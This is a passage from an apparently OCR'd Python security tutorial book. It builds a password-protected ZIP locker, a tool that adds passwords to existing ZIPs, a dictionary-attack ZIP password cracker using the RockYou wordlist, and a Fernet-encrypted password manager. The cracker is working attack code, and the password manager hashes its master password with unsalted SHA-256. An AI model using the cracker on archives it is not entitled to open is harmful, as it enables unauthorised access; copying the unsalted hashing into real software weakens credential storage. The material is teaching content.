
The `pyzipper.AESZipFile()` creates a new ZIP file with AES encryption, LZMA compression, and a user-provided password, ensuring the file is password-protected. It's safe to say that this is the heart of the code.

Now, let's run our code from our terminal:


```
$ python zip_file_locker.py --zipfile test.zip --addfile ransomware.py test10.pdf backdoor.py domain_info.py
[?] Enter your password >
[+] ZIP file is locked with a strong password.
```




When we check our zipped file:



Let’s try to access it:


Extract
test.zip
Location:
/
Name
Size
Type
Modified
backdoor.py
0 bytes
Python script
20 June 2023, 16:12
domain_info.py
2.0 kB
Python script
27 May 2023, 21:26
ransomware.py
4.9 kB
Python script
22 October 2023, 2…
test10.pdf
5.8 MB
PDF docum…
23 October 2023, 1…



We’ve successfully locked the ZIP file. Now this password can only be opened with the set password. We are also free to enter our passwords in public places as it is not displayed on screen. But that does not mean we should be careless when entering passwords. We should try to shield our passwords from the public eye as much as possible.

There you have it! We managed to build a very handy tool that can be used in our everyday lives. See you on the next one, where we build a simple tool to add a password to an existing ZIP file.

Adding a Password to an Existing ZIP File

In the previous section, we built a tool that bundles files together to create a password-protected ZIP file. But what if you already have that ZIP file and just want to add a password? Well, that’s what we’re going to build in this one.

We'll be using `pyzipper` again:

```
$ pip install pyzipper
```

Open a new Python file; I'm going to name it `add_password_to_zip.py`:

```
import pyzipper
import os
```

The `pyzipper` is an extension of the built-in zipfile library in Python, but with additional support for AES encryption, which allows for more secure password protection of ZIP files.

Next, let's create our core function:

```
def add_password_to_existing_zip(existing_zip_path, new_zip_path, password):
  """Add a password to an existing ZIP file by creating a new password-protected ZIP file.

  Args:
  existing_zip_path: Path to the existing ZIP file.
  new_zip_path: Path for the new password-protected ZIP file.
  password: Password for the new ZIP file."""
  with pyzipper.AESZipFile(new_zip_path, 'w', compression=pyzipper.ZIP_LZMA, encryption=pyzipper.WZ_AES) as
new_zf:
    # set password for the new zip file
    new_zf.setpassword(password.encode('utf-8'))
    # open the existing zip file
    with pyzipper.ZipFile(existing_zip_path, 'r') as existing_zf:
      # iterate over the files in the existing zip file
```

```
    for file_name in existing_zf.namelist():
      # read the file from the existing zip file and write it to the new zip file
      with existing_zf.open(file_name) as source_file:
        new_zf.writestr(file_name, source_file.read())
```

The above function accepts three arguments:

- `existing_zip_path` : The file path of the existing ZIP file you want to add a password.
- `new_zip_path` : The file path for the new password-protected ZIP file that will be created.
- `password` : The password you want to use for the new ZIP file.

Inside the function, we begin by initializing a new ZIP file with AES encryption and LZMA compression for enhanced security, we name it `new_zf` .

The password is set for this new file using the `set_password()` method, ensuring its contents are encrypted.

After that, we open the existing ZIP file in read mode, reading each file contained within, and writing it to the newly created, password-protected ZIP file.

Therefore, we're not modifying the original ZIP file but creating a secure copy. However, you can override it when you pass the `new_zip_path` the same as the `existing_zip_path` (not recommended).

Let's add our main code:

```
if __name__ == "__main__":
  import sys
```

```
import getpass
# Example usage
existing_zip_path = sys.argv[1]
# some basic checks
assert os.path.exists(existing_zip_path), "The provided ZIP file does not exist."
assert existing_zip_path.endswith('.zip'), "The provided file is not a ZIP file."
# new zip path is existing zip path with '-protected' appended to it
new_zip_path = existing_zip_path.split('.')[0] + '-protected.zip'
# password for the new zip file
password = getpass.getpass("Enter the password for the new ZIP file: ")
# add password to the existing zip file
add_password_to_existing_zip(existing_zip_path, new_zip_path, password)
```

We're simply using the `sys` module to get the values from the command-line, we also added some `assert` lines to ensure that the `existing_zip_path` exists, and it is with `.zip` extension. If the ZIP file doesn't exist or ends with `.zip`, `AssertError` will be raised, and therefore our code won't continue the execution.

We're also using the `getpass` module to enter the password securely.

We name the `new_zip_path` by simply appending `'-protected.zip'` to it; you can change this if you want.

Let's now run the code:

```
$ python adding_password_to_zip.py my-archive.zip
Enter the password for the new ZIP file:
Password-protected ZIP file created at my-archive-protected.zip
```

Excellent! I've passed `my-archive.zip` file to the code, and my new password-protected ZIP file is created as `my-archive-protected.zip`. You've done it! In the next section, we will see how to perform brute-forcing on ZIP files to try and break the password (if found); see you there!

Building a ZIP File Cracker

This time around, let's say you're tasked to investigate a suspect's computer, and you find a ZIP file that seems very useful but is protected by a password. In this section, you will write a simple Python script that tries to crack a zip file's password using a dictionary attack.

For this program, we will be using Python's built-in `zipfile` module and the third-party `tqdm` library for quickly printing progress bars (as we did with the PDF cracker):

```
$ pip install tqdm
```

As mentioned earlier, we're going to use a dictionary attack, which means we will need a wordlist to brute force this password-protected zip file. For this program, we will use the big RockYou wordlist (with a size of about **133MB**) again. If you're on Kali Linux, you can find it under the `/usr/share/wordlists/rockyou.txt.gz` path. Otherwise, you can download it here.

Open up a new Python file and follow along. No naming suggestions this time!

We start by importing the necessary libraries:

```
from tqdm import tqdm
import zipfile
import sys
```

Let's specify our target zip file along with the word list path:

```
# the password list path you want to use
wordlist = sys.argv[2]
# the zip file you want to crack its password
zip_file = sys.argv[1]
```

We're getting the `wordlist` and `zip_file` from the command lines.

To read the zip file in Python, we use the `zipfile.ZipFile()` class that has methods to open, read, write, close, list, and extract zip files (we will only use the `extractall()` method here):

```
# initialize the Zip File object
zip_file = zipfile.ZipFile(zip_file)
# count the number of words in this wordlist
n_words = len(list(open(wordlist, "rb")))
# print the total number of passwords
print("Total passwords to test:", n_words)
```

Notice we read the entire wordlist and then get only the number of passwords to test. This can prove useful for `tqdm` so we can track where we are in the brute-forcing process. Here is the rest of the code:

```
with open(wordlist, "rb") as wordlist:
  for word in tqdm(wordlist, total=n_words, unit="word"):
    try:
      zip_file.extractall(pwd=word.strip())
    except:
      continue
```

```
    else:
        print("[+] Password found:", word.decode().strip())
        exit(0)
print("[!] Password not found, try other wordlist.")
```

Since `wordlist` now is a Python generator, using `tqdm` won't give much progress information. That's why I introduced the `total` parameter to give `tqdm` insight into how many words are in the file.

We open the wordlist, read it word by word, and try it as a password to extract the zip file; reading the entire line will come with the new line character. As a result, we use the `strip()` method to remove white spaces.

The method `extractall()` will raise an exception whenever the password is incorrect, so we can proceed to the next password in that case. Otherwise, we print the correct password and exit the program.

Check my result:

```
root@rockikz:~# gunzip /usr/share/wordlists/rockyou.txt.gz
root@rockikz:~# python3 zip_cracker.py secret.zip /usr/share/wordlists/rockyou.txt
Total passwords to test: 14344395
  3%|▉                    | 435977/14344395 [01:15<40:55, 5665.23word/s]
[+] Password found: abcdef12345
```

As you can see, I found the password after around 435K trials, which took about a minute on my machine. Note that the RockYou word list has more than 14 million words, which are the most frequently used passwords sorted by frequency.

Alright! We have successfully built a simple but useful script that cracks the ZIP file password. Try to use much bigger wordlists if you fail to crack it using this list.

6.5 Building a Password Manager

In this section, we're going to be building our own custom password manager. I'm pretty sure you know what a password manager is and its importance. But for formalities, a password manager is an application that securely stores, organizes, and manages a user's passwords for various online accounts and services. It is used to simplify creating and remembering complex and unique passwords for enhanced online security.

Basically, it saves us the hassle of remembering passwords for different accounts and complex passwords. This is because, security-wise, we're expected to use different passwords for different accounts so that if an account is compromised, using the same credentials wouldn't grant hackers access to another account owned by the same victim. We are also expected to use strong, unguessable passwords.

The basic functionalities of our password manager include: logging in (only we should have access to our password manager using our username and master password), adding passwords, retrieving passwords (obviously), viewing saved websites (to be sure which websites we have saved) and copying the retrieved password to our clipboard as it saves us the time of having to type it. I don't know about you, but I can be very lazy.

We are going to be storing the saved passwords in a JSON file. But it will be encrypted so that even if someone manages to access the file, it would be useless to them if they don't have access to the key.

We'll also store our login credentials (username and master password) in a JSON file. Similarly, it would be hashed, so it's useless to unauthorized parties.

So do me a favor. Create a folder, and inside it, create a Python file named password_manager.py or whatever you like. When running this program, we are going to create two JSON files. One is `passwords.json`, and the other is `user_data.json`.

The `passwords.json` file is where we'll store our saved passwords, and the `user_data.json` is where we will store login credentials. Please remember that you do not have to create these files beforehand; we do that automatically in the program.

We're using Python 3. Any version above 3.6 is fine, as we're going to make use of F strings. Also, to copy our retrieved password to our clipboard, we'll use the pyperclip module. Open up your command prompt (or terminal) and run the following command to install it:

```
$ pip install pyperclip cryptography
```

We're also installing the `cryptography` library for encryption.

Now, the fun can begin. Open up your Python file and let's import the necessary libraries:

```
import json
import sys
import hashlib
import getpass
import os
import pyperclip
from cryptography.fernet import Fernet
```

- `json` : is a library for encoding and decoding JSON (JavaScript Object Notation) data, commonly used for data serialization and interchange.
- sys: this module allows us to get the command-line arguments.
- `hashlib` : a library that provides secure hash functions, including SHA-256, for creating hash values from data, often used for password hashing and data integrity verification.
- `getpass` : A library for safely and interactively entering sensitive information like passwords without displaying the input on the screen. Similar to the way the Linux terminals are.
- `os` : A library for interacting with the operating system, allowing you to perform tasks like file and directory manipulation.
- `pyperclip` : A library for clipboard operations, enabling you to programmatically copy and paste text to and from the clipboard in a platform-independent way.
- `cryptography.fernet` : Part of the `cryptography` library, it provides the Fernet symmetric-key encryption method for securely encrypting and decrypting data; we used this before.

After importing the necessary libraries, we create a function for hashing. This function would be used to hash our master password upon registration.

```
# Function for Hashing the Master Password.
def hash_password(password):
  sha256 = hashlib.sha256()
  sha256.update(password.encode())
  return sha256.hexdigest()
```

Afterwards, we create a function for generating a key. This key would be used to encrypt our passwords upon adding, and decrypt upon retrieval. Please bear in mind that only the key we use to encrypt our passwords can be used to decrypt it. If you use another, you'll get errors. This function generates a new key anytime it gets executed. This is worth noting if you want to use the function in another program. In this program, we generate it once, store it, and keep using it, so you have nothing to worry about.

Next up, we Fernet the key (making it able to encrypt and decrypt our passwords) and create functions for encrypting and decrypting:

```
# Generate a secret key. This should be done only once as you'll see.
def generate_key():
  return Fernet.generate_key()


# Initialize Fernet cipher with the provided key.
def initialize_cipher(key):
  return Fernet(key)


# Function to encrypt a  password.
def encrypt_password(cipher, password):
  return cipher.encrypt(password.encode()).decode()


# Function to decrypt a password.
def decrypt_password(cipher, encrypted_password):
  return cipher.decrypt(encrypted_password.encode()).decode()
```

After that, we create a function for owner registration, `register()`. Saving the credentials in the `user_data.json` file. Remember, we'll be hashing the master password. The keys to the kingdom:

```
# Function to register you.
def register(username, master_password):
  # Encrypt the master password before storing it
  hashed_master_password = hash_password(master_password)
  user_data = {'username': username, 'master_password': hashed_master_password}
  file_name = 'user_data.json'
  if os.path.exists(file_name) and os.path.getsize(file_name) == 0:
    with open(file_name, 'w') as file:
      json.dump(user_data, file)
      print("\n[+] Registration complete!!\n")
  else:
    with open(file_name, 'x') as file:
      json.dump(user_data, file)
      print("\n[+] Registration complete!!\n")
```

Next up, we create a function for logging a user in. It accepts a `username` and a `master_password` from a user and then hashes the password entered by the user. If the hash of the entered password is the same as the hash of the saved password (in the JSON file) and the usernames are also the same, it grants access.

In secure systems, passwords are stored as hashes and not plain texts. So attackers keep trying the hashes of different known passwords to gain access to the system. This is why we are advised to use strong, unique passwords.

```
# Function to log you in.
```

```
def login(username, entered_password):
  try:
    with open('user_data.json', 'r') as file:
      user_data = json.load(file)
      stored_password_hash = user_data.get('master_password')
      entered_password_hash = hash_password(entered_password)
    if entered_password_hash == stored_password_hash and username == user_data.get('username'):
      print("\n[+] Login Successful..\n")
    else:
      print("\n[-] Invalid Login credentials. Please use the credentials you used to register.\n")
      sys.exit()
  except Exception:
    print("\n[-] You have not registered. Please do that.\n")
    sys.exit()
```

Let's now create a function to view websites saved in our password manager:

```
# Function to view saved websites.
def view_websites():
  try:
    with open('passwords.json', 'r') as data:
      view = json.load(data)
      print("\nWebsites you saved...\n")
      for x in view:
        print(x['website'])
      print('\n')
  except FileNotFoundError:
```

```
    print("\n[-] You have not saved any passwords!\n")
```

We generate or load our key. If it's the first time, we generate and save our key. Otherwise, we just load it:

```
# Load or generate the encryption key
key_filename = 'encryption_key.key'
if os.path.exists(key_filename):
  with open(key_filename, 'rb') as key_file:
    key = key_file.read()
else:
  key = generate_key()
  with open(key_filename, 'wb') as key_file:
    key_file.write(key)


cipher = initialize_cipher(key)
```

So we're checking if an `encryption_key.key` file exists. If so, we load it for use. If not, we create it and save our unique key in it. This key is the heart of this program. You want to make sure you keep it safe.

Now let's make a function to add passwords:

```
# Function to add (save password).
def add_password(website, password):
  # Check if passwords.json exists
  if not os.path.exists('passwords.json'):
    # If passwords.json doesn't exist, initialize it with an empty list
    data = []
  else:
```

```
    # Load existing data from passwords.json
    try:
        with open('passwords.json', 'r') as file:
            data = json.load(file)
    except json.JSONDecodeError:
        # Handle the case where passwords.json is empty or invalid JSON.
        data = []
# Encrypt the password
encrypted_password = encrypt_password(cipher, password)
# Create a dictionary to store the website and password
password_entry = {'website': website, 'password': encrypted_password}
data.append(password_entry)
# Save the updated list back to passwords.json
with open('passwords.json', 'w') as file:
    json.dump(data, file, indent=4)
```

Here, we encrypt the passwords and save them in our JSON file. Let's make a function to retrieve a saved password:

```
# Function to retrieve a saved password.
def get_password(website):
    # Check if passwords.json exists
    if not os.path.exists('passwords.json'):
        return None
    # Load existing data from passwords.json
    try:
        with open('passwords.json', 'r') as file:
```

```
        data = json.load(file)
    except json.JSONDecodeError:
        data = []
    # Loop through all the websites and check if the requested website exists.
    for entry in data:
        if entry['website'] == website:
            # Decrypt and return the password
            decrypted_password = decrypt_password(cipher, entry['password'])
            return decrypted_password
    return None
```

This function takes in the website as a parameter, and returns the decrypted password to the user (us).

Finally, the body of the program: Option displays and function calling according to the user's input:

```
# Infinite loop to keep the program running until the user chooses to quit.
while True:
    print("1. Register")
    print("2. Login")
    print("3. Quit")
    choice = input("Enter your choice: ")
    if choice == '1':  # If a user wants to register
        file = 'user_data.json'
        if os.path.exists(file) and os.path.getsize(file) != 0:
            print("\n[-] Master user already exists!!")
            sys.exit()
        else:
```

```
        username = input("Enter your username: ")
        master_password = getpass.getpass("Enter your master password: ")
        register(username, master_password)
    elif choice == '2':  # If a User wants to log in
        file = 'user_data.json'
        if os.path.exists(file):
            username = input("Enter your username: ")
            master_password = getpass.getpass("Enter your master password: ")
            login(username, master_password)
        else:
            print("\n[-] You have not registered. Please do that.\n")
            sys.exit()
        # Various options after a successful Login.
        while True:
            print("1. Add Password")
            print("2. Get Password")
            print("3. View Saved websites")
            print("4. Quit")
            password_choice = input("Enter your choice: ")
            if password_choice == '1':  # If a user wants to add a password
                website = input("Enter website: ")
                password = getpass.getpass("Enter password: ")
                # Encrypt and add the password
                add_password(website, password)
                print("\n[+] Password added!\n")
            elif password_choice == '2':  # If a User wants to retrieve a password
```

```
            website = input("Enter website: ")
            decrypted_password = get_password(website)
            if website and decrypted_password:
                # Copy password to clipboard for convenience
                pyperclip.copy(decrypted_password)
                print(f"\n[+] Password for {website}: {decrypted_password}\n[+] Password copied to clipboard.\n")
            else:
                print("\n[-] Password not found! Did you save the password?"
                      "\n[-] Use option 3 to see the websites you saved.\n")
        elif password_choice == '3':  # If a user wants to view saved websites
            view_websites()
        elif password_choice == '4':  # If a user wants to quit the password manager
            break
    elif choice == '3':  # If a user wants to quit the program
        break
```

When you run the program (after fulfilling all the requirements earlier stated), the first thing you want to do is register. Then, you can log in and play with all the features. Don't forget that when you retrieve a password, it's copied automatically to the clipboard. Feel free to test that by pasting it to see for yourself.

